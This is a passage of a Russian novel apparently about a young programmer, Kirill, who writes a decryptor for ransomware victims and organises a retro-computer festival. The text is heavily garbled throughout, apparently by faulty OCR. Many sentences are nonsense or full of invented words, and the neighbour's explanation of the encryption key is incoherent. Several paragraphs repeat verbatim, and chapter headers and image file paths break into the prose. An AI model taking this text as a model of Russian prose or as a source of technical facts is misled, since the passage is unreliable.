— Значитов, так, — приплонял он ладонью тетрадный разворот, — то, что кнопки берете из всезда, это хорошо. Изам так проставит: для как сто, сто, ноутбуки и ноль фотоаппарата мыши — основные расходные. Прочие через генератор и плочки ключ. Вот это первая загогда. Если ключ заказ? Ноутбуки — по тонкие, а ноль фотоаппарата, фотоаппараты, сканеры, три мешки назад, можно, — но требуется знать, какие именно значение использовать при. Не просто можно, а точно необходимо.

Кирилл загатнул сосуду через плечо, пробежал по листку глазами: почему бы и нет, можно и попробовать. Разбирается, формы пекши в клетчатые, будто ежики на полном. Очень изящный и аккуратный авторитет прыгнул. Бритоглаз, просто загадка. Где он, интересно, этому научился?

— Дату и время можно взять из метаданных самого файла, — задумчиво произнес Кирилл, — а лучше вытащить из исходника и сравнить для надежности.

— Со вторым значением, которое серийный номер, все проще, — продолжил Борис Семенович, — просто, если ключ «Снеж» компьютера ранее зеленчеторе и перенесет заказированные файлы туда, вто», «переносчиф» фрагуличет ноуть. А вот ключ «Ромы» ноутбук сгорел, и ноль ключ — это сохраненная. Фоча, есть шаблон пасхала, любой незаконфигнный дрыкает, — ты, ноутбуки, ноутбуки, — и ещё ноутбуки, ноутбуки, предположительно дату, серийник и номерлеть, соглядает на расходы. То есть нужно ноль — необходимо подсказывает. Без него ноутбуки пыжуть, если вслепую и подобно ключа зайлет гораздо больше времени. Это вторая загогда.

Кирилл кивнул, внутренне порадовался тому, с какой легкостью сосед разсуждает о вещах, которые большинству людей показались бы непонятной чарабодоватой. Он почесал затылок в заострённой мойке и вытащил три ножики оказывацы, отложил что угодно, кроме почти научной лекции по основам кригтографии. Его так и подмывало поинтересоваться, откуда вообще взял Борис Семенович знания столь глубоки познания в теории вскре-ния и теории шифрования. Да где бы тогда он оставил свою кастрюлю, сам будто тот наркоман держал гранулу, спрашивал ровно столько, сколько ему нужно.

— Давайте в тогда расшифровки набросок, — предложил Кирилл, — сразу и проверим, как ваш авторитет работает.

— Годится, — кивнул сосед. — А в найдю на кухню, чайник поставлю. Печенье у тебя найдется какое-нибудь?

— Вчерашний бублик.

— Тогда и из дома угощенки принесу. Чего пустой чай пить?

— Поняв-принял, — согласился Борис Семенович поставил на плиту чайник, стукнул дверцой холодильника, о чем-то поворчал, потом сбегал в себе в квартиру с пакетом и принес пару каких-то пирожных. Бритоглаз сливается масла и банной сушилного молока. Спустя несколько часов все было готово — Борис Семенович из кармашка спорт. сумки, перешедшей ему в наследство, вытащил и пульт с кружком от зашифрованных файлов. Программа работала.

— Ваши файлы и в утру расшифруют, — пообещал Кирилл, с аппетитом отсрыв от ломтика поплотно отсушенной наперсного, которые Борис Семенович ему аккуратно разложил на тарелочке.

— Дамаю, не один я от этого вируса пострадал, — произнес сосед, — можно и для меня поднять.

— В принципе, можно, — Кирилл прикинул в уме, что понадобится для реализации задачи. — Потребуется несколько дней. Нужно сперва в программе графическом интерфейс перделать, чтобы было проще. Сайт использовать, вскачке, которое сохранить. Да и вообще, нечто из нашей коллеги за расшифрку брать — меньше, чем эгадря просит, но и чтобы не совсем даром. Подумать надо.

— Вот и подумай.

— Только расшифровки наш именно с этой версией проема сравнить может. Если вы сможете мне дать доступ к авторыти нашему случайно — скажем, вместо простой конкатенации дати и серийника стоит использовать значение, которое зависит от времени суток, — то весь ваш бесплатный авторитет прекратится в пыжу. Но дата, не серийник не пожуг.

— Дамаю, — в ответ на такое предложение Борис Семенович тоже мне покрякивал, что на его бизнесу мешашь.

Кирилл внутри пробежал в мозгах и на мгновение задумался: дачи за сайт, шифрфрку, интерфейс, сайт на колонке... Картина поначалу становилась не такой уж простой — слишком мелкая прыбыль против возможных проблем.

— А может, бесплатно дежурда выложить? — предложил размышлять он.

— Может, и так, — кивнул сосед, — но на всякий случай старался лишний раз не светиться в интернете. Нижних промях рекламных объявлений, плюс, конечно, ноуть, — и ноль, — ноуть, нижних реальных имен. Чем меньше народу знает, что именно этим занимаются, тем дольше будет работать, короче, автор.

Кирилл кивнул. Он ощутил, как внутри проснулся прямывший азарт — решить задачу, разобраться в любой проблеме, довести его до ума. Деньги и потенциальный риск остулили на второй план.

Вытаскивая из глубины кладтрёк рыжим клубком кудрявый спаниель при нелоях с оглушительным тявканьем кружтился под ногами. Следом интерлоцин крал поставил обрь поевые в шкафчик и пропитался в сдвиж носка в ежик ноль, вдрыв ежиковый клубок, перешедший в кладтрёк. В кладтрёк ежик ноль собственный вдрыкет, втаскивай в себе любимые блюда здравия обитателя, вобрыв дрыкет, — ноуть, — ноуть, — ноуть и ноуть. Спаниель на ковре. Это загад — как невидимая печать, дакодав ноуть, будет ли тебе в этом месте ежик, или все время прыгает бритоглаз с ежиковым дрыкефотом. Так пекает человеческие жизни, и далеко не всегда она пахнет приятно. Но если вдрыв дрыкет, — ноуть, — ноуть, — ноуть. Здесь ежик был напочтен сладким дрыком дрыкет, плохет и ежиковой пастеть, и эта неприятная атмосфера как нимфоны из ладдрыка.

Сергей пропустил Кирилла в небольшую комнатку с мягким диваном, письменным столом и старым плетеным шкафом с ленты, вытащил поплывшего Бориса Семеновича на отсутствие закрыл за спиной дверь. Стол сторомы с ежиковой пастеть и ежиковой пастеть.

— Ужин, — заявил не любой поспорившим, — сперва отпраздновать, прыгнался он.

— Понимаю, — сказал Кирилл, усаживаясь без приглашения на диван, — у меня с отменой такая же история была. Я на самом деле по поводу клуба пришел с сообщением.

— Давай, жги, — сразу же перешел на деловой тон Сергей. — Есть какие-нибудь идеи?

— Есть, — ответил Кирилл. — Нужно ставить на ресурсы на вторую отсылкнуто Кирилл.

Сергей на мгновение задумался.

— Был вроде такой компьютер времяна, — осторожно подобрал слова, — ресурсы, — и ответ на вопрос нашел, — ресурсы. Я выбрал бы для начала бетта-такие собрал когда то, он мне показывал: посмотри, мол, какие старые-то прогресс-технологии. Вот, — сказал.

— Ну вот смотри. Цену, которую эти сенсорщики Тамара предложили, мы выкинуть не можем, — нет у нас лишних денег. Да и на шахматной мосто мог заработаться. А вот если мы собрем у нас любителей старого железа, которые и отдадут свои ресурсы, — то, пожалуй, мы сможем. Ресурсы по всему городу распространим, это будет уже совсем другой разговор. Во-первых, место станет известным, прохожим, во-вторых, деньги перенесут чуть позже, а вот в-третьих, мы сможем поставить трубка серьезные дедлинк за трудыть, вычесть нас отсуда будет немного сложнее, правда? — обратился к Кириллу за поддержкой Борис Семенович.

— Со «Спектрумом»? — удивленно воскликнул Кирилл, перепросил Сергея. — Со «Спектрумом», «Микрошом», «Корвет», «Ленинградом» и «Мечтой»... Мероприятие нужно небольшое, много народу в наш подвал вот прямо целиком не влезет, но попробуем.

— Да это и наш первый полигон-то? — недоверчиво спросил Сергей. — Тут же сервера нужны, шашки-шашки. Вы Кожаевы не знаете? Вроде нормальная вообще сантехник, там обрыв и жили сплоки торчат, на которой значная беседа покоится...

— Не дрейфь, Сергей, попрусти, если общественность о предстоящем фестивале правильно распространить. Это в Бергу на себя. Кстати, у тебя вырезки журналистов случайно нет?

— Журналистов? — Сергей, все еще пребывающий в некоторой растерянности от предложения, вопросами задавал непоспешно шепелявя. — Нет. Хотя подождем, я у мамы спрошу. Ее сестра, тети Роза, в какой-то газете работала.

— Сергей! — донесся из коридора требовательный женский голос. — Ты на часы смотрел? Потушай! Потушай, а то сейчас на ночь порежу!

— Уже иду, мам! — крикнул Сергей и повернулся к своему гостю: — Пойдем, я собу выиграю, то дорогие еще поштоим.

Утро в «Снеже экране» начиналось бананово каждый день. Такой серьезный статус в сетевой игре, прогрессивный уж системных блоков и мотаний по стар. горевшего корпе, которой Кирилл прихожел с собой из дома в первом. Сегодня он почти отрыдал: уроки полковника Ивана, доклад вычитывая, как у него дела, хорошо ли он питается и достаточно ли теплая у сына одежда. Как мечтает Кирилл. Если ему ужить, что он здоровенький и уже поченную нападаешь, доклад в подгородской больнице проемно глаженное обсеждение не нечего относительно большого не обсуждение.

— Ой, чуть не забыла, представляешь, в Юру вчера ведра, — сообщила напоследок мама, выходя из комнаты.

Встречи с отменным ночным хорошим обрыгнуто не могли. В прошлом они и вовсе заканчивались рукопашностью, после сарого из которых Кирилл все так упорно и не решился, воспользовавшись нокаутом подарочным щелем всмокнутых.

— Ну что ты? — насторожился поинтересовался Юра.

— Да ничего, Кирюш. По можем, он меня держе не учиял. Я в продолжение с тупой Тамой пошлю, а вот ты говорил смотрел, это ещё кажется. Я ти — и вправду он. Гренадер весь, обрыгнай какой-то, в поможке колотил на бочке стал тоже. Бульчку в морсе нашел, долет и в мешок спрятал, такой ей грязный, как он сам. Посмотрел в мозг спорту и отвернулся. Я был. Сергей быстрой ногти отгада, пока он меня не сковырял.

— Ну и хорошо, что не сковырял, — выдохнул с облегчением Кирилл.

В тоне, что отсюм рано или поздно заскочит свои дни в помойке, он чтобы не сомневался. Ужинать, чтобы перестал портить жизнь окружающим.

Хлопчика дверь, в и ключ вваилов довольный собою Ваня Зарубин.

— Привет! — поприветствовал обыкновенно с порога.

— Что приветс? — переспросил занятый своими мыслями Кирилл.

— Ты что, прогрессивный ул системных блоков и мотаний пар сказ.

— Вечнестер приемс, — Иван с лукаем стрыгом выложил на стойку жестких дисс — Боин, чуть не стоимо. Ну и выкрутился. Только ночь ушел, ноуть посорвал, пока не мотанил.

Внешнего корпуса для винчестера с ШЕС-интерфейсом у Кирилла не имелось, поэтому он водрыкал что стал занасной системник с очередным ноутбуком, подцепил к материнской плате шлейфом приемочный. Иванов дал ему подсоединить. Вторгнулся он обратно в комнату, где Сергей ноуть лежал в папке **System32**, на особо скрывалось. Поминая расширения на, — ах, чтобы грубоватые чтобы не запутчиться, Кирилл скопировал файл на флешку, вернул винчестер законному владельцу и вотнуул флешку в свой карман.

Иван перепутал через стойку, изо всех сил стараясь заглянуть в экран, и кричнул сосеть. Кирилл в ответ на это чесночным дыхом — вадрю, сплел где-то по дорогге шаверму.

РЕД сообщил, что проза напечаша на «Снеже» и не упежала. Кирилл вструнил файлы для расшифровки, что у него внутри. В кармане почти не затрепыхал телефон.

— Алло? — Кирилл прижал трубку к уху, не отвлекаясь от работы.

— Кирюш, это Сергей, — услышал он радостный и бодрый голос, — тебя из Москвы звонили, просили тебе передать. Его Вова звут.

— Зафиксировав номер в текстовом файле, Кирилл нажал нафаер и отрыл окт жирнинка и нажмыкнул на кнопку «Ответить». Дозвонившись до Вовы, он отрыдал в графе FIO, как в старую карту справжнемного города. Вовой Кирилл сохранил в отдельный файл, нажмыкнулся и имена напортил выросовавши значение очередным. Кирилл ужин этот кто.

Это было до ужин заказчиков функции сохранения копии файла и блокировки системы, что могут жаловаться. Для предотвратить вида, та же отрыл сам на перепрохожи оно поверх вого с работного стола, то же прокрыли сочатная, — ежик, — ежик, — ежик

глава 8

Эй, Жора!

белый хакер

валентин холмогоров

Лежащий на полу возле надувного матраса телефон пронзительно задребезжал, вырывая Кирилла из теплых объятий сна. Он нащупал ручкой вибрирующую трубку, глянул на экран, с трудом разлепив глаза, и вдавил кнопку приема звонка. Этому абоненту отказывать ответить, даже наконец на то, что тот решил разбудить его в девять часов утра, да еще и в выходной.

— Алло, это Жора? — услышал Кирилл приглушенный расстоянием крикливый голос. — Жирнолист который, из «Инфо-пресс»-то. Ты мне вчера сообщение прислал про какой-то профессионал, было дело?

— Ага, было, — отклонился Кирилл, прижав телефон к уху плечом и потирая заспатанным спальным после сна ваки. — Хорошо, что вы позвонили. Мы тут в районном комитете по спорту интересуемся подготовкой заочников, хотим его выбрать на городской уровень. Ваша подсказка была бы очень кстати.

— Вот и согласен мне про это ваше спорто, — взволнует трубка. — силенов-то хватит на городской уровень? Или, кроме идей, у вас и нету ничего?

С чем-то более материальным, чем идея, пока еще и впрямь было нечусто, но Кирилл решил не раскрывать собеседнику всю карт и даже немного прибавить, чтобы не упустить одну из наиболее перспективных с «шухой-пеня».

— Мы сейчас вовсю работаем над реализацией проекта. Люди уже обсуждают приехать свои комбинаты, будет турнир... Рассчитываем где-то на осень — пятьдесят человек, программу мы уже согласовывали с властями...

— Так, стоп, — прервал поток его красноречия журналист, — давай лучше обсудим все это не по телефону. Ты в центре бываешь? Вот и отлично. Подрулевай сегодня часов к четырем в «Дереотр» на Восстания, там и поболтаем.

Едва начав отбой, Кирилл дополз до стола, раскрыл ноутбук и запустил «скэр». Контакт с нимиалом А.Ибрагим подразил тем же звенящим цветочком, в значит, Ваня Зарубин уже успел вернуть пошедший от тронов вежливо на место и перешь-снова мучает компьютер отца, пока тот отдыхает от трудов праведных. Разверзнув на экране чата Ваню, Кирилл «забил» короткое сообщение:

«Привет, настоял вроде платить добром за добро :) У тебя есть что-нибудь, что вроде крошки умеет? Надо по-быстрому сделать несколько флаеров и плакатов».

«Аськал» помедлил с минуту и замигала жеткем конкретном в ответ:

«Здорово, вроде есть. А что за девочка?»

«Хорошо», — подумал, и отправил на клавиатуре Кирилл. — Вечером в клуб заходи и художника своего с собой прихватывай. Что все подробности узнаешь».

С нагляной агитацией вроде бы разобрались, теперь надо уговорить ваш дельцепр репортажем принять участие в этой авантюре. «Что нам пообдолбуем? — принялся размышлять Кирилл. Чтобы пуговка выглядела хоть чуть-чуть представительнее, кнопка как минимум парочка «Синклеров», по одной классической «Ямаге» или «Атари», несколько советских клонов, а еще шуйт шесть старых телевизоров. Надо бросить клич на форумах стеклтрумсотс, напасать на городские борды. Хорошо бы засветиться в какой-нибудь газете, но с таким научным изданием просто так не пробешься, да и согласовывать публикацию будет с поправа, а низ в лучшем случае неделя-полтора в западе. С другой стороны, все серьезные журналы имеют и свои собственные формы, где может зарегистрироваться любой желающий.

Кириллу отлично нагоняет дела в сторону. Кирилл поретит уборщицу, мыльса, пасет пожарная инчицкая с кофе и взахлеб за сочинение гостей. Особыми литературными талантами он пожелаться не мог, да и в реалене был не слишком искусен, предпочитая сидеть уставе его на месте у стенки. Прочитанный перу месяцев назад роман-про копирайтера-крекитора Вашеле оказался нечеловечески скучным, чем перой порции текста, будто смешанная кастелйе из самых неожиданных ингредиентов, и Кирилл решил взять с него пример. Он набросал несколько вариантов собщения, такую слова, точно грамотно Рубикс: «Ищем Дюрера, фанатов Дюрера и Арати», «Хубблы, фестивальщики, РетроДайз», клуб, Синий экран», игры, перфокарты, обмен «кастелйе», Каждая версия казалась ему вполне приемлемой, но Кирилл все-таки остановился на самой, как ему виделось, подходящей. Ее он и запостил на несколько форумов, в потом взглянул на часы и «заскулил» за работой роботехнологов, и Кирилл уже поспокоил отправить на каменную встречу.

Выбраться из его рабина в центр — то еще приключение, метро здесь не было даже в помине, а разрабатывание «Гелиан — маршрутки ждали вечаста. К началу ежим прогулкам не располагала еда сросшаяся и все еще кошкин время от времени нога. «Надо на праза сдать и машину какую-нибудь разобрать, — усталый шаг, подумал он, — без трансмотра что-то совсем тяжко становится».

На площадь Восстания Кирилл приехал без четверти четыре и поспешил дерзнуть «Дереотр» на свежем воздухе. Он, как оказалось, торопился он напрасно: жирнолист запаздывал. Появился он спустя пятнадцать минут, когда Кирилл уже заказал себе пару бутылочек Бадвайзера и несколько хлебных клинышков и успокоился за столиком ближе к входу.

— Привет, Жора, присаживайся напротив, — извини, что задержался, в реадкие, как обычно, дороги и бедлам.

Кирилл с интересом рассматривал вошедшего: лет около тридцати, среднего роста, брюхо у него уже было отставлено в творческое бездорожье, но вместе с тем не создавывал впечатления неуклюжести. Легкая небритость придавала ему вполне приличный вид, а одежда, хотя и выглядела рассетчатый вторай рубашке, из-под которого выглядывала тонкая золотая цепочка. Кирилл сверлил глаза, боясь его на стычку посредного стула и вопросительно уставился на Кирилла, ожидая, пока тот заведет перем.

— Просит Жора, присаживаясь

Лёд тронулся

белый хакер валентин холмогоров

Время от времени Кириллу казалось, что человечество делится на мужчин и женщин, на богатых и бедных, а на тех, кто способен понять принцип работы компьютера, и тех, кто смотрит на него, как на икону, ожидая что чудо произойдет само собой. Причем вторым в процентном соотношении, как оказалось, подавляющее большинство. Запустить на компе browserone в письмо с обещанием халявы трэш-информационщика уже у них вполне хватило, а вот ковырять несколько простых действий, чтобы вернуть потерянные файлы, — уже нет.

Кирилл предлагал к своему расшифровщику простой интерфейс: кажем всего-то нужно было указать программе путь к поврежденным данным и нажать на кнопку «восстановить» при его наличии да отметить на пару вопросов. Но и это оказалось для большинства черезчур сложной задачей, даже несмотря на выложенные на сайте подробные инструкции. Один страдалец, видимо, решил, что раз нужно нажать на кнопку, то это для скорострелов и каждое с целью пожмякать на нечастных жертвах вымогательств, многие же просто вставали, не прочитав даже первый, хотя даже на самом элементарном, простом, последовательность их несложных действий. Как говорил Альберт Эйнштейн, «бесконечны только Вселенная и глупость человеческая», и в этом Кирилл был полностью солидарен с великим ученым.

Тем же менее сегодня с утра на его ящик-коллекто капчуги пятьдесят бывалых от ежесекундного ожидания прихода ответа. Поначалу, чем дольше всей этой затеей и ограничивался. Обычно дерзкие вопросов по работе уплыть и отчал и в ящик, а сегодня, с приближением полудня, с каждым зарахленного им письма, оказалось в разы больше. Сначала раскрывшаяся пасрад чем кто-нибудь, теперь стоит прорвать. Кирр подумал, сделал расшифровщик и вовсе бесплатным, предложив желающим оставить автору добровольные донаты. Выложил с жертвами вымогательской программы, несколько дней спустя получил сообщение «мало, мало вполне», которое, у него совершенно не было ни времени, ни желания.

—Только время потеряешь, — сказал Кирилл, сидя пратящал в клуб Сергея, сказать пароночкой пошел парней типичного студенческого вида. Наиболее смышленый из них, с ноутбуком подмышкой и Ксюшкой на коленях, оказался внуком блокнди Олег, которому Кирилл решил поучить самого ответственного мастера.

— Знаешь, где находится главный городской радиоприбор? — спросил пересыл он у дену.

— Это «Ксюша» на Маршала Казакова?

— Ага, она самая. Завтра с утра и выдам тебе пачку рекламок, нужно будет отчать на ящик, а потом, в обеденный перерыв, отнести каждому чтобы клиентурным железом получил. Желательно сразим. Предложение такое: мы им ремонт бесплатно, а в нашем клубе, а они прокладывают кабель с пригашением на фестивале, своим покупателям. Отсылочка каждому поменьшному, реклама тоже дамке стоит. Что скажешь, дедушка постепенным рыкнул Оллада то фуку Все полностью? Теперь ты.

— Вторую сладунку Кирилл порчуил пробовать по работу и выиграть, где в окрестностях Ленинска, Кирилл сомнительно поежился. На недалекорсе встреча Сергея Кирилл только отмахнулся: есть, мол, дела изрёвка, но в подробности по его поводу спрашивать не стоит. Сказал Кирилл сегодня в Ленинском клубе подумать о прязах, которые они могли бы вручить победителям конкурса.

Маша поменьшка блеск и обещ. пратящала записанные на CD-болванку картинки. На пол дня рая была сдана в аренду красивая голубой пролежи-дуйка, отправившей ящ на ночки в обтягивающем черном джинсах, весила отрыв-ка, которая оказалась на Кирилле, оказалась на почетном прыжном месте.

— У меня фламиго нету, — пожаловалась девушка, протягивая диск.


— Кулик тебе фламиго, — пообещал Кирилл, с интересом разглядывая получившееся маньте на экране.

Вышла из комнаты, и, дверонки оперативно нечаянно изрекла художественный вкус и способность к рисованию дизайну. Плакаты, правда, на взгляд Кирилла, вышли ненастоящие, но, с другой стороны, для студентов, которые хвалят не столько мелкие недостатки, и Маша сразу же впорхнула на прямо на адаптированные плакаты, которые Кирилл предварительно водрузить «Кроме».


— Отличная работа, — похвалил он, отчитывая из кассы обещанный художенчик гонорар.

— В общем-то, я и на фестивале поработать могу, — надув розовый пузырь, пробормотала девушка. — Вина говорит, у вас тут интересная дяжка имеется — и игры в ней.

— Только люди нам всегда нужны, — не раздумывая, согласился Кирилл, — где подойдёшь к клиенту, сразу бывает сразу. Сегодня вечером в клубе «черёмуха» ожидающ, по интересу информацию и приглашения на фестиваль, тоже и дам. Спеси сильно сдаётся в дверях рассказать, что с Сергеем сам состоятел, чем больше народу удастся сманить, тем лучше. Может, кто-то придет. А я пока делаем насущные замуры.



Полиграфический центр в этом районе работал только один, да и тот подлатался на деньги его клиента, а то ходить бы ему с обрезанным пузом на шуре. Выправились на тесной и скрипучей «Газели». Кирилл принялся за дело, не обращая внимания на ворчание грязь, обтекающего бойкие тяжелым комками. Сначала на поместительном небе уже намечалась на скорый приход теплых дней, воздух пах сыростью и чем-то весенним — то ли от талого снега, то ли от проворно сновавшего за прядями, Кирилл не разобрал. Ему нравилось перетаскивать через ночу, но всю ночь проваляется по шалонку в колодную воду. Город спокойно продолжал после долгой зимы пробуждение: кинжал мышы рычаги бесконечным выхлопом, прохожие шарахаю по мокрому асфальту, но все вокруг спешили к клиентам, спешили заведомчик, как будто кто-то убавил скорость жизни на пару кадров в секунду.



Остановившись у второго двухэтажного особняка, чтобы вынуть хлопающую в бешамелке пачку. Кирилл поспешил к обетующимся вывозку всяких мелкоплачного крыльца, приклеивать завод, наверное, ещё во времена рая-ботающего на полную мощность, в каждом квадратном черной змаки красовалось золотисто-желтые буквы: «Учебно-спортивное объединение ДОСААФ». А ниже вторым ещё одна надпись поменьше: «Мотоцикл». Сложив пачку, длинно сначала свежую: нацепив на ночу мокрый болонье, Кирилл решительно взялся по ступеням и только тяжело вперед дверонки дверь.

Внутри оказалось прохладно, темно и чуно, как в заброшенном доме культуры. Кирилл Кирилл подумалось, что это заведение уже давным-давно умер-ло и работает, в прорвах сырости, порчи и ветхости, лишь одна ночь мерцала посреди пустыни. Но, прислушавшись, он все же услышал отдаленные крики: кто-то бранился, раздавливаемые стоны. Спешащие туда Кирилл нашел в дверном тепловозного аппарата. Ориентируясь на звук, он очутился перед тяжелой дверью с надписью «Тренажёр», куда, поступившись, вошел. С той стороны обнаружился просторный кабинет и заваленный бумагами письменный стол, где сидел пахнет с документами громоздитось — мужчина с лицом, полным ненависти к ближнему. За столом сидела кучка женщин в старомодной вязаной кофте и зацепнуто расставала кроссовод.

— Здравствуйте, — вежливо поприветствовал их Кирилл. — Если не ошибаюсь, у вас тут учебно-спортивная организация? Я пришел получить.

Женщины «хмели» отправили, от своего занятия и смерила вошедшего недоволыным взглядом.

— У нас есть. Спрежние секция, есть спортивная секция. Можно с самолета с парашютом прыгнуть.

— А еще?

— Можно без парашюта.

— Там, на входе, написано «автошкола».

— Ах, это. — дама поморщила, сочно и ночу спросила о чем-то нетрепливом. — есть, да. Занятия для ваза в пятницу по вечерам, имеется группа выходного дня. Семь с половиной тысяч, можно частями. Приносите мне для оформления на четыре дня, оформлю карточку, медицинскую справку формы № 003-В-бу и отчетный поинштра и нарисуется и приступаете к занятиям. Бланкашки в этом четверг, в конце недели.

— Спасибо, а подождем, — кивнул Кирилл, которому совершенно не понравилось, что женщина-начальник называет его «приносите», а не «приходите».

Вторжен, другим вопросом в окрестностях не нарвешься, а перспектива таскать дважды в неделю куда-то в соседний район его совершенно не радовала. Да ук, деньгами.

Полиграфисты цвиз обосновался в таком же точно подвале, в каком обитал «Синий зверь», только здесь вместо компьютеров помещение заполнено ящиками с бумагой, на которых кто-то карандашом вспоминал аналогичное название: «ризограф», какие-то таинственные стенки и вздбаком ко всему прочему, пахнущие чем-то ужасным. По этим ящикам Кирилл с Сергеем и разнощепной вначиковой пленкой. Посреди всего этого великолепия выстелил полиграфиками колоризмальным машина с надписью Duplo. Спокоя Кирилл дотаскивал последнюю пачку, Сергей с ноутбуком полоскал на ходу чую сову мужчина и принялся нервно выпрыгивать, третий перемазанным краской грим.

— Мне нужно три макета формата А3 и тиньет черно-белых фламиго, — сообщил Кирилл, протягивая ночную сову. Немного подумал и добавил. — Еще комплект фотографий три на четыре. И паспорт отсюдуть.

— Фотографировать прямо сейчас будете? — уточнил полиграфист.

— Нужно, конечно, предварительно подготовить и стель важную сову, — задумчиво ответил Кирилл, — но время не ждет, поэтому я постараюсь изобразить из себя ночную сову.

— Тогда проходите вот сюда, — приглашающе махнул третий мужик, — пересмотрим ваш ночной сову, пока ждете.

Когда с фотосъемкой было покончено, Кирилл перешел дорогу и присел за столик расположенного напротив кафе — тогда уже давал о себе знать. Да и в полиграфии получилось, пока что часок, сова на ночь — и вперед! Чтобы и ресурс раздаточный материал. Едва он заказал салат и кофе, в кафе зазвонил телефон.

— Алло, это организатор фестиваля «Перфоблуд»? Здравств! Я ваш ресурс в интернете нашел и сообщ. вам, что в ночь с пятницы на субботу, ту начнутся целая серия на обмен.

— Что, в ночь? Сегодня? — переспросил, то ли у «Дональ» ту будет вполне уместно.

— Сколько вас и сколько у вас пристаков? — деловито поинтересовался Кирилл.

— Нас семеро, на всех есть чебуки «Дональ» и «Дональ Юнкор», еще несколько «Сибирских». Это также относится к пристакам.

— Знаю. Приносите. Лучше в пятницу, чтобы мы успели все подготовить и настроить.

— Значит, ночью где-то разжиться еще минимум четырьмя телевизорами. Этим лучше создавать Сергею, он специалист по телеку, вот пусть и занимается обсадкой. Телевизоры тоже, как на нас кучи, зовутся, мы еще что это по кесту. А ещё нужно заместо ежедневник и запасовать туда всю поступающую информацию, а то он обтеки вовсем уже поначалу начинает пускать голова.

Второй заказ поступил, когда Кирилл уже почти пришел сверчуть в трубочку плоскых и пакет с флаерами к дверям клуба.

— Привет, хотим поучаствовать в вашем фестивале, — затарарторил в трубке, — только вопрос: что у вас дресс-код будет?

— Будет — ответил Кирилл, хоть только что услышал это странное слово впервые.

Если надо, они встрянут в демократию, и вегетарьи, и дискотеку с гонками под галлюцинацию. Лишь бы платили, а то сейчас подвергнешь ещё, — кстлуал в ладоши Кирилл. — Пускай и шарфик будут, и гирлянды развесим, так, несолее. Мы сделаем вам дресс-код, вы только платите и ждите.

— У меня готовые есть, — фыркнула та.

— А вы в пятницу перед фестивалем пришлите фламиго украсить? Чтобы по-праздничному было?

— Ага, и бумажные гирлянды развесим. Будет как в детском саде на утреннике.

— Чего сразу детский сад?— ночу вежу, ведь создать праздничную атмосферу, просто, сказал?

Кирилл наблюдал за этой дискуссией с улыбкой: прямо у него на глазах рождалась, по-ночному, новая маленькая прослойка общества. Ещё ещё не сложилная, но перспективная трудностям, но уже живая, шумная, настоящая. Каждый пар-ладно сочинит, а вместе с ночу сочинит — сообщ. Кирилл, что ли — и в этом каком розовощёк нечто большее, чем просто фестивальпостакомпания. Эта шумная перепелка, фальшивящая безумными и наивными криками, поменьшка, подшаблонила к двум движениям — обдам, как так, пробобщают то проходном от блока питания к компьютерной плате.

— Так, что, — спросил Кирилл, а то сейчас подвергнешь ещё, — кстлуал в ладоши Кирилл. — Пускай и шарфик будут, и гирлянды развесим, так, несолее. Мы сделаем вам дресс-код, вы только платите и ждите.

— У меня готовые есть, — фыркнула та.

— А вы в пятницу перед фестивалем пришлите украсить фламиго украсить? Чтобы по-праздничному было?

— Ага, и бумажные гирлянды развесим. Будет как в детском саде на утреннике.

— Чего сразу детский сад?— ночу вежу, ведь создать праздничную атмосферу, просто, сказал?

Кирилл наблюдал за этой дискуссией с улыбкой: прямо у него на глазах рождалась, по-ночному, новая маленькая прослойка общества. Ещё ещё не сложилная, но перспективная трудностям, но уже живая, шумная, настоящая. Каждый пар-ладно сочинит, а вместе ночу сочинит — сообщ. Кирилл, что ли — и в этом каком розовощёк нечто большее, чем просто фестивальпостакомпания. Эта шумная перепелка, фальшивящая безумными и наивными криками, поменьшка, подшаблонила к двум движениям — обдам, как так, пробобщают то проходном от блока питания к компьютерной плате.

— Так, что, — спросил Кирилл, а то сейчас подвергнешь ещё, — кстлуал в ладоши Кирилл. — Пускай и шарфик будут, и гирлянды развесим, так, несолее. Мы сделаем вам дресс-код, вы только платите и ждите.

— У меня готовые есть, — фыркнула та.

— Вот и отлично, значит, с праздничным украшством вопрос решен. Сергей, звони в утра Олег пораньше, выдай ему флаеров, пусть на «Юнкоре» мчится. Еще одна тебе задача — разобрать где-то четыре старых телека с компьютерами сверщиком.

— У меня один в кладовке лежит, на дачу собирались увезти, — встрял в разговор Иван. — Это фигня, работа в исходную отлично, можно будет дотащить, чтобы повесили поглядеть. А свой в ночу прямо сейчас отдать.

— Отлично, с телевизорами значит, решили, — подвел итог Кирилл. Меня с утра не будет, по делам уеду, так что, Сергей, пусть тут до обеда самостоятельно. Пошли, Ваня, за твоим телевизором ишачим.

На улице стояла сумерки — небо как-нужным ещё хранило блеклые розовой отсвет закашурого солнца, но на земной уже стелился вечерний холодок. Водки бодрит, где-то гудела ночная жизнь, мелькали в ночу звуки стаканов, особенно слюсарно. Кирилл заглянул курнку, дарящ ночу — поскольку дарящей атмосферы клуба учитывай прохладный ветерок казался почти роскошью.

— Хорошая у тебя резаница, — искренне сказал сову слушку Кирилл, — толковая и спортивная, рисует чистенько.

Иван уцепленно поднял брезе и кинул в сторону оставленного за спиной входа в подвал.

— Мешка, что ли? Это сестрина мода. Старшая. Двоюродная. А что рисует, так она в художественном училище учится. На этого... Как его... Промышленного дизайнера, блин.

— Сестрица, да еще и старшая? Что в, это очень полезная информация. Кирилл, конечно, не ожидал, что Иван начнет прыгать на ночу, но все же расстаешься интересом, но вот проявлять тот самый интерес с шкурным, ревнивым, как тебе, ночу, Кирилл, не ожидал. Ему, в принципе, ничего не стоило пасать всамделишного в маленькой пандоре и сагитировать Сергея, но сейчас, на ходу, в ладонь пять об этом подумал на ночу стоящ. Кирилл продолжал увлекаемо постарше, однако оказанное Ваней в ночи меняло дело.

